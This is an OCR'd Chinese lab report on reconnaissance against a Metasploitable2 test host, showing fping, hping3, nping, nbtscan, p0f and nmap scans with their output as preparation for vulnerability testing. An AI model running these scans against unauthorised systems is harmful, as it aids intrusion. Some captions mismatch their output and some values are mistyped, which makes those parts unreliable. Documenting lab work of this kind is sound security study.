
➤之後可利用 fping -g 10.0.1.0/24 同時 ping 多台主機，來探測 10.0.1 的網段主機，即 10.0.1.1~10.0.1.254。可發現該網段下有 5 台主機是存在的，而 10.0.1.0 代表該網段名稱，10.1.0.255 為廣播 IP，因而這兩個 IP 位址不會掃到。

```
10.0.1.250 is unreachable
10.0.1.251 is unreachable
10.0.1.252 is unreachable
10.0.1.253 is unreachable
10.0.1.254 is unreachable
```


圖四十六

➤再來我們將利用 hping3 來對目標主擴進行安全檢測（防火牆規則測試）


sudo hping3 -I 10.0.1.5-c1。”-I”使用 ICMP 協定，"-c1”發送一次封包




圖四十七



圖四十八



圖四十九、架設防火牆之後的結果，我們可以看到目標主機沒有回應我們的 ping



圖五十、防火牆消除後恢復原狀

發送一個具有 SYN 標誌的 TCP 封包到目標端口 22。SYN 是 TCP 協議中的一個標誌，用於建立 TCP 連接的初始步驟。端口 22 通常用於 SSH（Secure Shell）協議，用於遠程登錄和安全通信。(圖五十一)

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 10.0.1.5 -c 1 -S -p 22 -s 6060
HPING 10.0.1.5 (eth0 10.0.1.5): S set, 40 headers + 0 data bytes
len=46 ip=10.0.1.5 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=58
40 rtt=12.2 ms

--- 10.0.1.5 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 12.2/12.2/12.2 ms
```

圖五十一

檢查 UDP 封包是否允許到達端口 22(圖五十二)

```
┌──(kali㉿kali)-[~]
└─$ nping -c 1 10.0.1.5-8

Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2023-10-31 1
2:14 EDT
SENT (0.0016s) Starting TCP Handshake > 10.0.1.5:80
RCVD (0.0021s) Handshake with 10.0.1.5:80 completed
SENT (1.0039s) Starting TCP Handshake > 10.0.1.6:80
SENT (2.0075s) Starting TCP Handshake > 10.0.1.7:80
SENT (3.0102s) Starting TCP Handshake > 10.0.1.8:80

Statistics for host 10.0.1.5:
  |   Probes Sent: 1 | Rcvd: 1 | Lost: 0  (0.00%)
  |_ Max rtt: 0.531ms | Min rtt: 0.531ms | Avg rtt: 0.531ms
Statistics for host 10.0.1.6:
  |   Probes Sent: 1 | Rcvd: 0 | Lost: 1  (100.00%)
  |_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 10.0.1.7:
  |   Probes Sent: 1 | Rcvd: 0 | Lost: 1  (100.00%)
  |_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 10.0.1.8:
  |   Probes Sent: 1 | Rcvd: 0 | Lost: 1  (100.00%)
  |_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
TCP connection attempts: 4 | Successful connections: 1 | Failed:
 3 (75.00%)
Nping done: 4 IP addresses pinged in 4.01 seconds
```

圖五十二

使用 nping 向目標機器發送 ICMP 回應請求(圖五十三)

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -2 10.0.1.5 -c 1 -S -p 22 -s 6060
HPING 10.0.1.5 (eth0 10.0.1.5): udp mode set, 28 headers + 0 dat
a bytes
ICMP Port Unreachable from ip=10.0.1.5 name=UNKNOWN
status=0 port=6060 seq=0

--- 10.0.1.5 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 20.9/20.9/20.9 ms
```

圖五十三

如果機器不回應 ICMP 回應請求封包，仍然可以透過向該機器的一個開放端口發送 TCP SYN 封包來確定它是否存活。(圖五十四)

```
┌──(kali㉿kali)-[~]
└─$ sudo nping -tcp -c 1 -p 22 10.0.1.5

Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2023-10-31 1
2:17 EDT
SENT (0.0134s) TCP 10.0.1.4:36841 > 10.0.1.5:22 S ttl=64 id=6506
0 iplen=40  seq=2263738870 win=1480
RCVD (0.0148s) TCP 10.0.1.5:22 > 10.0.1.4:36841 SA ttl=64 id=0 i
plen=44  seq=4047363325 win=5840 <mss 1460>

Max rtt: 1.294ms | Min rtt: 1.294ms | Avg rtt: 1.294ms
Raw packets sent: 1 (40B) | Rcvd: 1 (46B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 1.04 seconds
```

圖五十四


接著使用 alive6 方法 sudo atk6-alive6 -p eth0，搜尋本地 IPv6 網路上的活躍 IPv6 系統，假設 eth0 介面連接到 LAN。(圖五十五)

```
┌──(kali㉿kali)-[~]
└─$ sudo atk6-alive6 -p eth0
Alive: fe80::a00:27ff:fe35:c929 [ICMP echo-reply]

Scanned 1 address and found 1 system alive
```

```
--- www.google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 5.809/6.804/7.546/0.732 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:35:c9:29
          inet addr:10.0.1.5  Bcast:10.0.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe35:c929/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5805 (5.6 KB)  TX bytes:8174 (7.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:101 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23573 (23.0 KB)  TX bytes:23573 (23.0 KB)

msfadmin@metasploitable:~$
```


圖五十五

最後，使用 nbtscan 來探查網段或指定 IP 下的 NetBIOS 資訊。而這工 具常用於探測 Window 環境。
Nbtscan 10.0.1.0/24(掃 10.0.1.0 的網段是否有主機有 NetBIOS 資訊(有開 UDP/137 port 的主機))(圖五十六)



圖五十六

➢ nbtscan -hv 10.0.1.5(探查目標主機的 NetBIOS 資訊)(圖五十七)
h：輸出人類較好閱讀的方式
v：詳細輸出



圖五十七

II. 作業系統識別 (OS fingerprinting)


在這測試階段，首先使用 p0f 以被動網路封包接收的方式來調查目標作業系統資訊(藉由相互傳輸的流量來分析主機的作業系統版本)。

使用 sudo p0f -f/etc/p0f/p0f.fp -o p0f.log

f：讀取/etc/p0f/p0f.fp 路徑下的檔案，該檔案為作業系統可能版本分析規則

o：輸出的檔案類型與名稱

由測試端(Kali Linux)10.0.1.4 以 SYN+ACK mode 方式與目標端 metasploitable2)傳輸所獲得的結果。分析目標主機(server =10.0.1.5)回傳的封包輸出結果能得知該作業系統版本落在 Linux 2.6.X。




圖五十八

再經過與目標主機的驗證(使用 uanme -a)，可以發現目標主機 (metasploitable2) 的作業系統為 linux 2.6.24 的版本，符合 Kali Linux 下 p0f 所得到的版本推測 2.6.X。(圖五十九)

圖五十九


此外，也能找尋目標主機內架設的伺服器版本等，如：Apache 版本。(圖六十)



圖六十

獲取目標主機的版本能更有利針對該作業系統版本下的漏洞進行攻擊。

➤ 最後，也能藉由目標主機的 IP 來使用 nmap -O 進行目標主機作業系統識別。再次驗證目標作業系統版本為 Linux 2.6.X 版本。



圖六十一

與 p0f 被動測試比較，可發現能獲取更為詳細的版本資訊(表二)，可以 藉由兩種工具所得出的版本資訊，來精準地針對目標主機進行該版本 下的漏洞測試與選用適合滲透工具。

工具	目標主機版本結果
P0f	Linux 2.6.x
namp	Linux2.6.9 – 2.6.33


表二

※注：p0f 與 nmap 都會使用到 kernel 部分，因此需要以最高權限執 行，使用時加上 sudo。

D. 目標列舉 (Enumerating Target) (2 小題，共 30 分)

I. 連接埠掃描 (Port scanning)


➢ nmap 指令掃描 port 開啟狀態，預設為掃描 1000 常使用的 port 與可能的服務。



圖六十二


TCP port 測試:

■ sudo nmap -sA 10.0.1.5 -p 1-1024 (使用 TCP ACK 掃描 1-1024 常用 port 防火牆狀態)，可得知 1-1024 port 過濾封包，即未有防火牆開啟。 (圖六十三)
sA：此掃描類型用於確定防火牆狀態與對哪些 port 過濾此類型的封 包，若返回 RST，則表示目標未過濾。
p：指定 1 至 1024 port



圖六十三

- sudo nmap -sN 10.0.2.4 -p 21,22,23,25,80,514,3306 (TCP NULL 掃描，port 21,22,23,25,80,514,3306，這些感興趣的 port)，可得到目標主機這些 port 狀態(圖六十四)
  sN：以無設定任何封包 control bits 來進行 TCP 掃描
  p：指定 port 號



